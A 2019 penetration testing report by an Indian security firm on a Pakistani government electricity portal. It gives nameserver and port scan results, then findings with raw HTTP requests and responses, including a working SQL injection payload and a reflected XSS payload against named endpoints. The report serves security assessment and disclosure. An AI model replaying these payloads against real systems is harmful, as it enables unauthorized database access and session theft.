INDIAN CYBER SECURITY SOLUTIONS

24th August 2019

VULNERABILITY ASSESSMENT AND PENETRATION TESTING REPORT

ROSHAN PAKISTAN

PENTESTOR :- ANSHU ANAND
MENTOR :- PRITAM MUKHERJEE
REFERENCE :- 1. GOOGLE
2. OWASP

Address :- Globsyn Crystals Building
5th floor Unit 4, Salt Lake Sector V
EP Block, Electronics Complex
Kolkata, West Bengal 700091

Table of Contents

ON TIME :- 23rd AUGUST 2019

DOWN TIME :- 24th AUGUST 2019

Executive Summary

Indian Cyber Security Solutions was contracted by Roshan Pakistan to conduct a penetration test in order to determine its exposure to a targeted attack. All activities were conducted in a manner that simulated a malicious actor engaged in a targeted attack against Roshan Pakistan with the goals of:

- Identifying if a remote attacker could penetrate Roshan Pakistan defenses
- Determining the impact of a security breach on:
    - Confidentiality of the company's private data
    - Internal infrastructure and availability of Roshan Pakistan information systems

Efforts were placed on the identification and exploitation of security weaknesses that could allow a remote attacker to gain unauthorized access to organizational data. The attacks were conducted with the level of access that a general Internet user would have. The assessment was conducted in accordance with the recommendations outlined in NIST SP 800-1151 with all tests and actions being conducted under controlled conditions.

ABOUT TARGET

Target DNS - http://www.roshanpakistan.pk/

Description -

It is the official site of Ministry of Energy (Power Division) , Government of Pakistan. The "Roshan Pakistan" web and mobile application is a step forward towards making electricity consumers able to access Billing Details and Information regarding Load Shedding Schedule and more at their finger tips.

SITEMAP -

- Home
  - Vision & Mission
  - Organization
  - Board of Directors
  - Functions
  - Code of Conduct
  - Objectives
  - Functional Divisions
  - Billing solutions
  - Hardware support
  - Training Services
  - Dashboards
  - Web Services
  - Software Solutions
  - Open Architecture based AMI
- Projects
- Clients
- Contact

- Business Consultancy
- IT Service Management
- Bill Estimator
- Corporate Social Responsibility
- Load management dashboard
- Technical Spport
- Enterprise Integration (EAI)
- Project Management
- Products
- Business Process Outsourcing
- Galleria
- expertise
- Duplicate Bills
- Sitemap
- website development
- LDI project
- Mobile Meter Reading
- Notifications

- Terms of Use
- Privacy Policy
- videos
- Video Spotlights
- Pay Roll
- Position for Chief Technical Officer (CTO)
- CTO Job
- Position for PMO
- Position for PMofficer
- Position for DBA Consultant
- Position for DBA Consultant Form
- QA SOPs / Templates
- CTO-list
- PMO-list
- DBA-list
- Sop of image auditing
- Report format for auditing of images
- testing1
- RFP_form
- link_1
- logout
- DDS

ANNOUNCEMENTS

- Defaulters List
- News
- Career
- Tenders & Procurements
- Rate Contracts

- Security Alerts

- CIS Deployment
  - CIS Deployment
  - Presentation to Secretary MOWP
  - CEO Visit to China
  - Inauguration of Network Operating Center
- CEO visit to China
  - CIS Deployment
  - Presentation to Secretary MOWP
  - CEO Visit to China
  - Inauguration of Network Operating Center
- Inauguration of Network Operation Center
  - CIS Deployment
  - Presentation to Secretary MOWP
  - CEO Visit to China
  - Inauguration of Network Operating Center

Information Gathering for roshanpakistan.pk revealed that it has two active name servers which can be attempted to conduct a zone transfer which in turn can provide listing of host names and associated IP Addresses.

```
roshanpakistan.pk
Server:         10.11.51.1
Address:        10.11.51.1#53
Non-authoritative answer:
roshanpakistan.pk       nameserver = ns2.discozdata.org.
roshanpakistan.pk       nameserver = ns1.discozdata.org.
Authoritative answers can be found from:
ns1.discozdata.org      internet address = 210.56.23.109
ns2.discozdata.org      internet address = 210.56.17.98
```

Port Scanning Result

PORT STATE SERVICE VERSION

25/tcp open smtp?

| fingerprint-strings:

| DNSStatusRequestTCP, DNSVersionBindReqTCP, FourOhFourRequest, GenericLines, GetRequest, HTTPOptions, JavaRMI, Kerberos, LANDesk-RC, LDAPBindReq, LDAPSearchReq, LPDString, NCP, NotesRPC, RPCCheck, RTSPRequest, SIPOptions, SMBProgNeg, SSLSessionReq, TLSSessionReq, TerminalServer, WMSRequest, X11Probe, afp, ms-sql-s, oracle-tns:

| 500 Syntax error, command unrecognized

| Hello:

|_ 552 Invalid domain name in EHLO command.

|_smtp-commands: Couldn't establish connection on port 25

80/tcp open http Apache httpd 2.4.29 ((Unix) OpenSSL/1.0.1e-fips)

| http-methods:

|_ Supported Methods: GET HEAD POST OPTIONS

|_http-server-header: Apache/2.4.29 (Unix) OpenSSL/1.0.1e-fips

|_http-title: Roshan Pakistan

443/tcp open ssl/https Apache/2.4.29 (Unix) OpenSSL/1.0.1e-fips

| http-methods:

| Supported Methods: GET POST OPTIONS HEAD TRACE

|_ Potentially risky methods: TRACE

|_http-server-header: Apache/2.4.29 (Unix) OpenSSL/1.0.1e-fips

|_http-title: Site doesn't have a title (text/html).

2107/tcp open ssh OpenSSH 5.3 (protocol 2.0)

| ssh-hostkey:

| 1024 70:7c:5f:bd:b1:ee:bf:d1:59:88:19:48:63:9a:03:72 (DSA)

|_ 2048 4f:59:fc:1f:5d:9a:38:ff:39:40:55:73:c4:03:5d:8d (RSA)

TRACEROUTE


HOP	RTT	ADDRESS
1	152.27 ms	192.168.0.1
2	154.43 ms	10.11.51.1
3	154.46 ms	203-171-243-1.alliancebroadband.in (203.171.243.1)
4	...	
5	72.18 ms	210.56.17.110

WEB SCANNER REPORT

Target URL	**www.roshanpakistan.pk**
Server Banner	Apache/2.4.29 (Unix) OpenSSL/1.0.1e-fips
Operating System	Unix
Web Server	Apache 2.x
Backend Technology	PHP

VULNERABILITY ASSESSMENT

VULNERABILITY	RISK FACTOR
SQL INJECTION	HIGH
CROSS SITE SCRIPTING	HIGH
USER CREDENTIALS ARE SENT IN CLEAR TEXT	MEDIUM
HTML FORM WITHOUT CSRF PROTECTION	MEDIUM
CLICK-JACKING X-FRAME OPTIONS HEADER MISSING	LOW
FILE UPLOAD	LOW
POSSIBLE SENSITIVE DIRECTORIES	LOW
SESSION COOKIE WITHOUT HTTP ONLY FLAG SET	LOW
SESSION COOKIE WITHOUT SECURE FLAG SET	LOW
TRACE METHOD ENABLED	LOW
CONTET TYPE IS NOT SPECIFIED	LOW
EMAIL ADDRESS FOUND	INFORMATIONAL
PASSWORD TYPE INPUT WITH AUTOCOMPLETE	INFORMATIONAL
POSSIBLE SERVER PATH DISCLOSURE	INFORMATIONAL



VULNERABILITY ASSESSMENT BAR GRAPH

DESCRIPTION OF VULNEREBALITIES

1 . SQL INJECTION (BLIND)

Risk Level :- High

Description :-

Blind SQL (Structured Query Language) injection is a type of SQL Injection attack that asks the database true or false questions and determines the answer based on the applications response. This attack is often used when the web application is configured to show generic error messages, but has not mitigated the code that is vulnerable to SQL injection.

Impact :-

- **Confidentiality**: Since SQL databases generally hold sensitive data, loss of confidentiality is a frequent problem with SQL Injection vulnerabilities.
- **Authentication**: If poor SQL commands are used to check user names and passwords, it may be possible to connect to a system as another user with no previous knowledge of the password.
- **Authorization**: If authorization information is held in a SQL database, it may be possible to change this information through the successful exploitation of a SQL Injection vulnerability.
- **Integrity**: Just as it may be possible to read sensitive information, it is also possible to make changes or even delete this information with a SQL Injection attack.

Affected items

- /ccms/search.php
- /lmr/view_district_summary_rpt.php

HTTP REQUEST :-

```
GET /lmr/view_district_summary_rpt.php?d=x%27or%27x%27=%27x HTTP/1.1
Host: roshanpakistan.pk
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: _ga=GA1.2.1728767323.1565452364; _gid=GA1.2.1663697683.1566570014
Upgrade-Insecure-Requests: 1
```

HTTP RESPONSE :-

```
HTTP/1.1 200 OK
Content-Type: text/plain
Content-Length: 8
Last-Modified: Mon, 15 May 2017 18:04:40 GMT
ETag: "ae780585f49b94ce1444eb7d28906123"
Accept-Ranges: bytes
Server: AmazonS3
X-Amz-Cf-Id: eqwcYD7n2gpbApeICN4q7v16Wn6J4RzbkjqMLGVMvlUtDqIlxF_gDQ==
Cache-Control: no-cache, no-store, must-revalidate
Date: Sat, 24 Aug 2019 18:11:03 GMT
Connection: close
success
```

PROOF OF CONCEPT :-

Not secure | roshanpakistan.pk/lmr/view_district_summary_rpt.php?d=x%27or%27x%27=%27x

DISTRICT WISE LOAD MANAGEMENT SUMMARY - x'or'x'='x

Province	Disco	District Name	Urban			Rural			Industrial			Mix Industry/Others		
			Min	Max	Avg	Min	Max	Avg	Min	Max	Avg	Min	Max	Avg
Punjab	LESCO	Lahore	0:00	21:58	1:47	0:55	7:22	5:28	0:00	15:27	1:18	0:00	5:29	1:23
		Kasur	0:00	8:01	2:24	0:00	8:10	4:32	0:00	14:52	1:21	0:00	1:01	0:23
		Nankana	0:00	3:19	2:34	0:00	18:41	3:25	0:00	8:43	1:11	-	-	-
		Okara	0:00	17:10	1:36	0:00	17:27	1:58	0:00	17:27	4:16	0:01	0:01	0:01
		Sheikhupura	0:00	8:41	3:29	0:00	9:20	4:06	0:00	17:38	1:33	0:00	7:21	2:36
	GEPCO	Gujranwala	0:00	20:58	1:16	0:00	19:14	2:24	0:00	17:24	2:57	0:00	7:56	0:48
		Bhimber	-	-	-	1:11	12:46	5:17	-	-	-	-	-	-
		Gujrat	0:01	15:28	1:52	0:00	20:29	2:11	0:01	3:32	1:28	0:08	4:32	1:00
		Hafizabad	0:00	2:10	1:14	0:00	7:16	2:12	0:02	9:45	2:51	1:00	1:01	1:00
		M.B.Din	0:00	14:30	1:47	0:00	14:21	3:03	-	-	-	-	-	-
		Narowal	0:02	7:43	1:55	0:00	8:51	2:51	-	-	-	0:00	0:00	0:00
		Sialkot	0:00	10:33	1:45	0:00	17:32	2:49	0:00	11:28	2:16	0:00	5:22	1:18
	FESCO	Faisalabad	0:00	16:22	1:40	0:00	12:36	2:06	0:00	17:10	1:42	0:00	14:34	1:18
		Bhakkar	0:51	16:04	2:26	0:00	9:48	1:38	5:10	5:10	5:10	0:03	0:53	0:28
		Chiniot	0:00	7:43	4:06	0:00	8:18	4:29	0:00	4:46	1:21	2:01	2:20	2:10
		Jhang	0:00	6:24	1:03	0:00	11:37	2:54	0:00	11:37	2:54	0:00	4:11	1:33
		Khushab	0:00	0:55	0:11	0:00	4:34	0:50	0:00	0:00	0:00	0:04	0:04	0:04
		Mandi Bahaudin	0:00	0:00	0:00	-	-	-	-	-	-	-	-	-
		Mianwali	0:00	14:53	2:59	0:00	4:46	0:54	0:00	8:53	1:48	0:00	0:11	0:05
		Sargodha	0:00	13:50	2:28	0:00	13:33	2:43	0:00	16:11	2:35	1:01	6:44	2:24
		T.T.Singh	0:00	15:07	2:29	0:00	8:58	1:04	0:00	11:15	3:45	0:00	16:47	4:44
	IESCO	Islamabad	0:00	21:14	1:07	0:00	11:06	2:27	0:15	13:41	3:18	0:00	6:24	0:54
		AJK	-	-	-	0:00	21:17	4:08	0:00	2:47	1:23	-	-	-
		Attock	0:00	12:15	4:29	0:00	13:53	4:04	0:00	9:30	1:28	0:00	12:46	3:06

Fig 1. Sql query passed through url

Preventions :-

https://www.acunetix.com/websitesecurity/sql-injection/

https://www.hacksplaining.com/prevention/sql-injection

2 . SQL INJECTION

Risk Level :- High

Description :-

SQL injection is a vulnerability that allows an attacker to alter back-end SQL statements by manipulating the user input. An SQL injection occurs when web applications accept user input that is directly placed into a SQL statement and doesn't properly filter out dangerous characters.

This is one of the most common application layer attacks currently being used on the Internet. Despite the fact that it is relatively easy to protect against, there is a large number of web applications vulnerable.

Affected items

- /over_billing/form_action.php

Impact :-

An attacker may execute arbitrary SQL statements on the vulnerable system. This may compromise the integrity of your database and/or expose sensitive information.

Depending on the back-end database in use, SQL injection vulnerabilities lead to varying levels of data/system access for the attacker. It may be possible to not only manipulate existing queries, but to UNION in arbitrary data, use sub selects, or append additional queries. In some cases, it may be possible to read in or write out to files, or to execute shell commands on the underlying operating system.

HTTP REQUEST :-


```
POST /over_billing/form_action.php HTTP/1.1
Content-Length: 2653
Content-Type: multipart/form-data; boundary=-----AcunetixBoundary_WFTVOICYUM
Referer: http://roshanpakistan.pk/
Cookie: PHPSESSID=sp5kcamf9ojsihl507cmgguro4
Host: roshanpakistan.pk
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/28.0.1500.63 Safari/537.36
Accept: */*

-------AcunetixBoundary_WFTVOICYUM
Content-Disposition: form-data; name="address"

3137 Laguna Street
-------AcunetixBoundary_WFTVOICYUM
Content-Disposition: form-data; name="arrear_amount"

1
-------AcunetixBoundary_WFTVOICYUM
Content-Disposition: form-data; name="bill_adjustment"
```

HTTP RESPONSE :-


```
HTTP/1.1 200 OK
Date: Sat, 24 Aug 2019 19:59:56 GMT
Server: Apache/2.4.29 (Unix) OpenSSL/1.0.1e-fips
X-Powered-By: PHP/5.6.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-
check=0
Pragma: no-cache
Keep-Alive: timeout=5, max=29
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
Content-Length: 807
```

PROOF OF CONCEPT :-

Name of Databases :-



Name of Tables under database "ccms" :-



Name of Columns and its Data :-

Preventions :-

https://www.acunetix.com/websitesecurity/sql-injection/

https://www.hacksplaining.com/prevention/sql-injection

https://www.rapid7.com/fundamentals/sql-injection-attacks/

2 . CROSS-SITE SCRIPTING (RELECTED)

Risk factor :- High

Description :-

Reflected attacks are those where the injected script is reflected off the web server, such as in an error message, search result, or any other response that includes some or all of the input sent to the server as part of the request. Reflected attacks are delivered to victims via another route, such as in an e-mail message, or on some other website. When a user is tricked into clicking on a malicious link, submitting a specially crafted form, or even just browsing to a malicious site, the injected code travels to the vulnerable web site, which reflects the attack back to the user's browser. The browser then executes the code because it came from a "trusted" server. Reflected XSS is also sometimes referred to as Non-Persistent or Type-II XSS.

Affected items

- /ccms/fcrpt/link.php
- /ccms/mobile_no.php
- /net_metering/apply_connection.php
- /theft_reporting/theft_reporting_list.php

Impact :-

Malicious users may inject JavaScript, VBScript, ActiveX, HTML or Flash into a vulnerable application to fool a user in order to gather data from them. An attacker can steal the session cookie and take over the account, impersonating the user. It is also possible to modify the content of the page presented to the user.


HTTP REQUEST :-

```
GET /ccms/getRef.php?v=%3C%3CSCRIPT%3Ealert(%22XSS%22);//%3C%3C/SCRIPT%3E HTTP/1.1
Host: roshanpakistan.pk
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: close
Referer: http://roshanpakistan.pk/ccms/lss.php
Cookie: _ga=GA1.2.1728767323.1565452364; _gid=GA1.2.1663697683.1566570014
```

HTTP RESPONSE :-

```
HTTP/1.1 200 OK
Date: Sat, 24 Aug 2019 18:56:40 GMT
Server: Apache/2.4.29 (Unix) OpenSSL/1.0.1e-fips
X-Powered-By: PHP/5.6.30
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 11
```

Proof of Concept :-



Preventions :-

https://www.rapid7.com/fundamentals/cross-site-scripting/

https://www.hacksplaining.com/prevention/xss-reflected

https://www.acunetix.com/websitesecurity/cross-site-scripting/

3. USER CREDENTIALS ARE SENT IN CLEAR TEXT

Risk Factor :- Medium

Description :-

User credentials are transmitted over an unencrypted channel. This information should always be transferred via an encrypted channel (HTTPS) to avoid being intercepted by malicious users.

Affected items

- /ccms/admin/index.php
- /ccms/fcrpt/login.php
- /net_metering/login.php
- /over_billing/admin

Impact :-

A third party may be able to read the user credentials by intercepting an unencrypted HTTP connection and can make changes to it .

HTTP REQUESTS PARAMETERS :-

Cookie	_ga	GA1.2.1728767323.1565452364
Cookie	_gid	GA1.2.1663697683.1566570014
Cookie	PHPSESSID	kq1jkt0rnnrcjalbv5i0aj7lu4
Body	currLat	
Body	currLong	
Body	geoAdd	
Body	company	11000
Body	name	ABDUL
Body	add1	LAHORE
Body	add2	KARACHI
Body	city	LAHORE
Body	complaint_detail	THEFT
Body	upload_file_1	
Body	upload_file_2	
Body	upload_file_3	
Body	upload_file_4	
Body	video	
Body	add_complaint Submit	

Highlighted text(user credentials) passed in plain text

Prevention :-

Because user credentials are considered sensitive information, should always be transferred to the server over an encrypted connection (HTTPS).

4 . HTML FORM WITHOUT CSRF PROTECTION

*Manual checking is required .

Risk Factor :- Medium

Description :-

Cross-site request forgery, also known as a one-click attack or session riding and abbreviated as CSRF or XSRF, is a type of malicious exploit of a website whereby unauthorized commands are transmitted from a user that the website trusts.

Acunetix WVS found a HTML form with no apparent CSRF protection implemented. Consult details for more information about the affected HTML form.

Affected items

- /ccms/admin/index.php
- /ccms/display_subdiv.php
- /ccms/fcrpt/bar_graphs_main.php
- /ccms/fcrpt/ccms_daily_date_wise.php
- /ccms/fcrpt/daily_date_wise.php
- /ccms/fcrpt/daily_date_wise_division_date.php
- /ccms/fcrpt/daily_month_wise.php
- /ccms/fcrpt/detail_iftaar_date_main.php
- /ccms/fcrpt/detail_sehr_date_main.php
- /ccms/fcrpt/disco_resolved_date_wise.php
- /ccms/fcrpt/disco_resolved_date_wise_division.php
- /ccms/fcrpt/disco_resolved_month_wise.php
- /ccms/fcrpt/disco_resolved_month_wise_division.php
- /ccms/fcrpt/gcc_date_main_division.php
- /ccms/fcrpt/gcc_month_main.php
- /ccms/fcrpt/gcc_month_main_division.php
- /ccms/fcrpt/iftaar_date_main.php
- /ccms/fcrpt/LMC_date_main.php
- /ccms/fcrpt/LMC_date_main_division.php
- /ccms/fcrpt/LMC_month_main.php
- /ccms/fcrpt/LMC_month_main_division.php
- /ccms/fcrpt/login.php
- /ccms/fcrpt/msc_date_main.php
- /ccms/fcrpt/msc_date_main_division.php
- /ccms/fcrpt/msc_month_main.php
- /ccms/fcrpt/msc_month_main_division.php
- /ccms/fcrpt/nature_all_disco_main.php
- /ccms/fcrpt/ramzan_sepcial_rpt_frm.php

- /ccms/fcrpt/ramzan_sepcial_rpt_frm_2.php
- /ccms/fcrpt/sehr_iftaar_date_main.php
- /ccms/fcrpt/status_date_main.php
- /ccms/fcrpt/status_date_main_division.php
- /ccms/fcrpt/status_month_main.php
- /ccms/fcrpt/status_month_main_division.php
- /ccms/fcrpt/subcell_date_wise_division.php
- /ccms/fcrpt/summary_date_main_division.php
- /ccms/fcrpt/summary_pending_date_wise.php
- /ccms/fcrpt/summary_pending_date_wise_division.php
- /ccms/fcrpt/summary_pending_month_wise.php
- /ccms/fcrpt/summary_pending_month_wise_division.php
- /ccms/fcrpt/summary_resolved_date_wise.php
- /ccms/fcrpt/summary_resolved_date_wise_division.php
- /ccms/fcrpt/summary_resolved_month_wise.php
- /ccms/fcrpt/summary_resolved_month_wise_division.php
- /ccms/fcrpt/urgent_date_wise_summary.php
- /ccms/fcrpt/urgent_pending_wise.php
- /ccms/mobile_no.php
- /ccms/mobile_no.php (2c69b917bf26ae8e7d6f0f7290aab81d)
- /ccms/search.php
- /ccms/subdiv_form.php
- /ccms/track.php
- /ccms/track_display.php (389a4e691cbdf7fade0bcbff4f1e8dde)
- /ccms/verify_customer_no.php
- /net_metering/index.php
- /net_metering/login.php
- /over_billing
- /over_billing/admin
- /theft_reporting

Impact :-

An attacker may force the users of a web application to execute actions of the attacker's choosing. A successful CSRF exploit can compromise end user data and operation in case of normal user. If the targeted end user is the administrator account, this can compromise the entire web application.

Prevention :-

Check if this form requires CSRF protection and implement CSRF countermeasures if necessary.

5 . CLICKJACKING X-FRAME OPTIONS HEADER MISSING

Risk Factor :- Low

Description :-

Clickjacking (User Interface redress attack, UI redress attack, UI redressing) is a malicious technique of tricking a Web user into clicking on something different from what the user perceives they are clicking on, thus potentially revealing confidential information or taking control of their computer while clicking on seemingly innocuous web pages.

The server didn't return an **X-Frame-Options** header which means that this website could be at risk of a clickjacking attack. The X-Frame-Options HTTP response header can be used to indicate whether or not a browser should be allowed to render a page in a <frame> or <iframe>. Sites can use this to avoid clickjacking attacks, by ensuring that their content is not embedded into other sites.

Affected items

- Web Server

Impact :-

Hackers will target passwords, credit card numbers and any other valuable data they can exploit. An attacker may also choose to redirect the clicks to download malware or gain access to vital systems as a starting point for an advanced persistent threat (APT).

Prevention :-

Configure your web server to include an X-Frame-Options header. Consult Web references for more information about the possible values for this header.

Web references

- The X-Frame-Options response header
- Clickjacking
- Original Clickjacking paper

6 . SESSION COOKIE WITHOUT HTTP ONLY FLAG SET

Risk Factor :- Low

Description :-

This cookie does not have the HTTPOnly flag set. When a cookie is set with the HTTPOnly flag, it instructs the browser that the cookie can only be accessed by the server and not by client-side scripts. This is an important security protection for session cookies.

This vulnerability affects /.

Discovered by: Crawler.

Attack details

Cookie name: "PHPSESSID"
Cookie domain: "roshanpakistan.pk"

HTTP REQUEST :-

```
GET / HTTP/1.1
Host: roshanpakistan.pk
Connection: Keep-alive Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36 Accept: */*
```

HTTP RESPONSE :-

```
HTTP/1.1 200 OK
Date: Sat, 24 Aug 2019 14:20:50 GMT
Server: Apache/2.4.29 (Unix) OpenSSL/1.0.1e-fips
X-Powered-By: PHP/5.6.30
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
Content-Length: 8474
```

Prevention :-

If possible, you should set the HTTPOnly flag for this cookie.

